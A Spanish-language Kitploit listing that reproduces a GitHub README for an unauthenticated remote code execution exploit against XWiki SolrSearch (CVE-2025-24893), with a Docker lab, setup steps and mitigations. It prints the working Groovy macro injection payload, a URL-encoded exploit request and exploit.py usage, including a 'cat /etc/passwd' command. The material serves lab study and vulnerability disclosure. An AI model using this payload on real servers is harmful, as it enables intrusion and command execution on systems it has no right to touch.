
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
xwiki-cve-2025-24893 — Exploit de ejecución remota de código no autenticado para XWiki SolrSearch (CVE-2025-24893) mediante inyección Groovy en el parámetro text, con entorno de laboratorio basado en Docker y script PoC. | Kitploit
Herramientas/GitHubGitHub/endusdksla/xwiki-cve-2025-24893
Análisis de VulnerabilidadesAnálisis de CódigoExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y Educación
GitHubendusdksla/xwiki-cve-2025-24893

xwiki-cve-2025-24893

Exploit de ejecución remota de código no autenticado para XWiki SolrSearch (CVE-2025-24893) mediante inyección Groovy en el parámetro text, con entorno de laboratorio basado en Docker y script PoC.

Ver Repositorio
49hace 4 mesesAún no revisado
Compartir

XWiki SolrSearch Unauthenticated RCE (CVE-2025-24893)


Contribuyentes

  • 4.ª promoción, clase 25 de la Escuela Whitehat 임두연(@endusdksla)

Resumen

  • XWiki interpreta y renderiza la sintaxis wiki y las macros en el lado del servidor. El problema es que la página Main.SolrSearch está abierta a los invitados y, aun así, evalúa el parámetro text (entrada del usuario) como sintaxis XWiki sin una validación suficiente.
  • Un atacante puede insertar la macro {{groovy}} en text para ejecutar código Groovy arbitrario en el servidor e incluso invocar comandos del sistema operativo mediante "command".execute(). Esta vulnerabilidad se puede explotar con una única petición GET, sin necesidad de iniciar sesión ni de tokens adicionales.

Configuración del entorno

Este directorio configura el entorno vulnerable utilizando la distribución standalone oficial de XWiki 15.10.1 y el runtime de Java 17.

ÍtemDescripción
CVECVE-2025-24893
ProductoXWiki Platform
Versión vulnerable>= 5.3-milestone-2, < 15.10.11 / >= 16.0.0-rc-1, < 16.4.1
Versión parcheada15.10.11, 16.4.1
Tipo de vulnerabilidadEval Injection -> Unauthenticated RCE
¿Requiere autenticación?No
ImpactoEjecución de comandos en el servidor

Condiciones de la vulnerabilidad

  • La versión de XWiki debe ser anterior a la versión parcheada.
  • El endpoint Main.SolrSearch debe ser accesible para invitados.
  • El servidor debe poder evaluar el parámetro text como sintaxis XWiki.
  • La macro groovy debe estar habilitada para su ejecución.

Este entorno utiliza XWiki 15.10.1, por lo que cumple las condiciones anteriores.

Procedimiento de reproducción

docker compose up -d --build

En la primera ejecución se realiza una instalación automática, por lo que puede tardar unos minutos (aproximadamente 6-7 minutos).

docker compose ps
docker inspect -f '{{json .State.Health}}' xwiki-web

Cuando en el resultado de los comandos anteriores aparezca el estado "Status":"healthy", la configuración del entorno habrá finalizado y el entorno estará listo para ser explotado.

pip install requests

Instala las dependencias antes de ejecutar exploit.py.

Código PoC

El payload principal es el siguiente:

}}}{{async async=false}}{{groovy}}println("id".execute().text){{/groovy}}{{/async}}

El payload anterior se inserta en el parámetro text y se evalúa en la página Main.SolrSearch. Como resultado, println("id".execute().text) se ejecuta en el servidor y el resultado de la ejecución del comando se refleja en el cuerpo de la respuesta RSS.

Para ver el script de ejecución completo, consulta exploit.py.

python3 exploit.py

Al ejecutar el script de Python anterior se puede reproducir el PoC. El comando por defecto es id.

python3 exploit.py -c "cat /etc/passwd"

Para ejecutar un comando distinto, pásalo como argumento como se indica arriba.

O bien, envía la petición mediante la URL (payload que ejecuta id):

http://localhost:1337/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7B%7Basync+async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln%28%22id%22.execute%28%29.text%29%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D

Resultado de la ejecución

poc_id Respuesta con la salida de id

poc_ls Listado de archivos del directorio actual

Medidas de mitigación

  • Actualiza XWiki a la versión 15.10.11 o superior, o a 16.4.1 o superior.
  • Revisa las políticas de acceso de invitados en las instancias de XWiki expuestas externamente.
  • Minimiza los permisos de ejecución de scripts/macros innecesarios.
  • Supervisa las peticiones sospechosas y los registros de acceso a SolrSearch.

Referencias

  • NVD: https://nvd.nist.gov/vuln/detail/CVE-2025-24893
  • GitHub Advisory: https://github.com/advisories/GHSA-rr6p-3pfg-562j
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    391
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    249

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






